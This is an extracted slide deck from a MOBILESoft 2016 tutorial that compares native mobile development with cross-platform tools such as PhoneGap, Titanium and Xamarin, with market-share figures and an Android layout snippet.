





Tutorial MOBILESoft 2016: Opportunities and pitfalls when using cross-platform tools for mobile app development.

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About us MSEC – Mobile and Secure



Research line 1: designing secure mobile applications







Research line 2: inspecting system level security & privacy










About us


ES&S – Embedded Systems & Security

Research focus: Internet Of Things










CrossMoS

Cost-efficient development of advanced, cross-platform mobile applications



IWT/VLAIO TETRA project





- Project of 2 years
- In collaboration with app developers, small companies and SMEs
- Researchers:
 - Michiel Willocx & Ruben Smeets
- Project Website:
 - https://www.msec.be/crossmos/



Table of contents

- TUTORIAL TODAY:
 - PART 1:
 - Introduction: What are cross-platform tools and why should I use them?
 - Classification of cross-platform tools
 - Cross-platform tool selection criteria
 - PART 2: The native JavaScript framework landscape (Ruben)
 - Why Native JavaScript?
 - Possible candidates
 - Comparison of three popular tools
 - PART 3: Discussion
- TOMORROW: Tutorial Session
 - Web-based Hybrid Mobile Apps: State of the Practice and Research Opportunities (Ivano Malavolta)

Introduction





































Introduction

Mobile platforms







Introductie

Mobile platform sales

Worldwide Smartphone Sales to End Users by Operating System in 4Q15 (Thousands of Units)


Operating System			
Android			
ios			
Windows			
Blackberry			
Others			

4Q15	4Q15 Market	4Q14	4Q14 Market
Units	Share (%)	Units	Share (%)
325,394.4	80.7	279,057.5	76.0
71,525.9	17.7	74,831.7	20.4
4,395.0	1.1	10,424.5	2.8
906.9	0.2	1,733.9	0.5
887.3	0.2	1,286.9	0.4
403,109.4	100.0	367,334.4	100.0


Source: Gartner (February 2016)

Total


Native Development
















Native development: Android





Native development: Android

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"</pre>
    android:id="@+id/propview"
    android:layout_width="fill_parent"
    android: layout_height="fill_parent"
    android: layout_gravity="top"
    android: layout_margin="16dp"
    android:orientation="vertical" >
    <TextView
        android: layout_width="fill_parent"
        android: layout_height="wrap_content"
        android: layout_marginBottom="4dp"
        android:text="@string/search_description" />
    <EditText
        android:id="@+id/search"
        android:layout_width="fill_parent"
        android: layout height="wrap content"
        android: layout_marginBottom="4dp"
        android:inputType="text"
        android:imeOptions="actionSearch" />
        android:id="@+id/do_search"
        android: layout_width="fill_parent"
        android: layout_height="wrap_content"
        android:layout_marginBottom="4dp"
        android:text="@string/do search text" />
```






Native development: iOS








Native development: iOS




Native development: Windows Phone







Native development: Windows Phone





Overview native development

Programming Language	Objective – C Swift	Java	.NET
User Interface	Story boards	XML-files	.XAML-files
IDE	Xcode	Android Studio	Visual Studio



Problems native development

Programming Language	Objective – C Swift	Java	.NET
User Interface	Story boards	XML-files	.XAML-files
IDE	Xcode	Android Studio	Visual Studio
+different development techniques			

+different development techniques

+different application lifecycles







Problems native development

Development time



Time to release updates and to fix bugs



Development cost



Necessary programming skills






Solution?

Cross-Platform Tools





Cross-Platform Tools (CPTs)



→ support all platforms with one (partially) shared code base



Examples



Xamarin




























Classification of Cross-Platform-Tools





Classification of CPT's

- Web Apps (JavaScript Frameworks)
- Web-to-native Wrappers
- Runtimes
- Source code translators
- App Factories




Classification of CPT's

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- App Factories



App Factories



- Drag and drop app design
- Automatic code generation
- Little to no self-written code
- Used for writing simple applications (e.g. RSS feed reader)

App Factories





- No programming skills required
- Often ability to develop in cloud
- Limited UI capabilities
 - Limited overall possibilities

App Factories: Examples





App Factories: Examples





ViziApps

Classification of CPT's

- Web Apps (JavaScript Frameworks)
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Web Apps



→ Mobile Websites

- Accessed in standard mobile browser (Chrome, Safari, ...)
- Optimized for mobile device screen sizes

Web Apps: JavaScript Frameworks





UI Components

- Layout
 - Optimization, scaling and formatting for mobile screen sizes
 - Native-looking skins (not always available)
- Optimization for touch functionality



Web Apps: JavaScript Frameworks





Other Components

Assistance in:

- DOM manipulation
- Utility functions (e.g. array manipulations, access Web resource)
- Event handling (e.g. on click, gestures)

Web Apps: JavaScript Frameworks





Use of design patterns

- MVC (e.g. AngularJS)
- MVVM (e.g. KnockoutJS)
- •



Web Apps



- No platform-specific code
- Easy to develop
- Easy to update
- Easy to distribute (URL)
- Lots of support and different frameworks available



- Internet access always needed
- Responsiveness (partly)
 depends on Internet connection
- Not a real, stand-alone application
- Limited access to device features
- Often no native look and feel
- Depends on browser capabilities



JavaScript Frameworks: Examples






















Web Apps: Sencha Touch

Ability to use native skins










Web Apps: Ionic



→ MVC Design Pattern









Web Apps: Ionic



Focusses on look & feel and UI interaction





(Recently also native skins)




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Web-To-Native Wrappers

- Web Apps, packaged as a native, stand-alone application
- Web code is displayed in a chromeless webview
- Wider range of native API calls compared to normal Web browser



Web-To-Native Wrappers





- Allow Web developers to make mobile applications
- Convert existing Web services to mobile applications
- Stand-alone application
- More available device features than Web apps


- Poorer UX compared to native
- Often no native look and feel
- Performance overhead

Web-To-Native Wrapper: Phonegap




- Acquired by Adobe in 2011
- Supported OS:
 - Android
 - iOS
 - Windows Phone
 - BlackBerry
 - ...
- Alternatives for PhoneGap as web-to-native wrapper?
 - → discontinued, never used, bankrupt,...

PhoneGap Explained





PhoneGap Explained: Packaging





Examples of PhoneGap applications







Examples of PhoneGap applications





Wikipedia

by Wikimedia Foundation | added 04 Feb 2012


Official Wikipedia App for Android, iOS and Playbook. Wikipedia is the free encyclopedia containing more than 20 million articles in 280 languages, and is the most comprehensive and widely used reference work humans have ever compiled.

Features:

Save article to read later or offline Search articles nearby Share articles using Android "Share" function Read article in a different language Full screen search

"Wikipedia has to be everywhere, and Adobe PhoneGap helps us get it there," says Tomasz Finc, director of mobile and special projects at Wikimedia. "Within its first three weeks of release, the app became the number one search result for Wikipedia in the Android marketplace, and now has more than 3.6 million total user installs and 5.3 million active device installs (as of Sept 2012). As we push our products out to multiple mobile platforms, the PhoneGap development process becomes easier and easier. If we're spending less and less time on each platform then we're doing something right."

For more information on this topic...






Classification of CPT's

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Runtimes



- Cross-platform compatibility layer
- Shields app form underlying differences between platforms
- Different strategies:
 - Interpreted at runtime
 - Compiled in advance (source code translators)



Runtimes



- Good overall user experience
- Less reliant on native webview component/JavaScript engine
- Application developers can choose Runtime based on programming language



- Often, platform specific code is needed
- Runtimes introduce significant overhead
- Learning curve is often quite steep

Runtimes: examples














Titanium explained





- Written in JavaScript
- No cross-compilation
- JavaScript code evaluated at runtime
- Titanium API maps
 JavaScript code on Native
 API (1:1)

Difference between PhoneGap and Titanium

Phone Gap	titanium		
Uses JavaScript	Uses JavaScript		
WebView	Runtime		
Renders HTML pages in chrome-less browser	Interprets JavaScript code and maps on Native API		
Developer writes Web app	Developer writes "native" application using JavaScript		



Classification of CPT's

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Source Code Translator



- Different strategies:
 - Translate to native source
 - Translate to intermediary language
 - Translate to low level machine code
- Often used in combination with Runtime

Source Code Translator





- Good user experience and performance
- Application developers can choose tool based on programming language
- Generate 100% native applications

- Often, platform specific code is needed
- Learning curve is often quite steep
- High complexity, supporting new APIs is time consuming, extending the framework is not trivial

Source Code Translator: examples











Source Code Translator: NEOMAD





Cross-platform technology


1) Based on web technology



2) Not based on Web technology Runtimes **Application** Code Runtime Environment Source Code Operating Translator System

Runtimes & Source code translators

4 possibilities




Combination Source Code Translator and Runtime: Xamarin

- Uses Runtime
- Code written in C#
- Supported platforms:
 - Android
 - iOS
 - Windows Phone
 - (OS X)

• ...


Recently acquired by Microsoft








Xamarin explained: development






Xamarin explained: Xamarin.Forms



Shared code




Xamarin.Forms





Xamarin: Android vs iOS





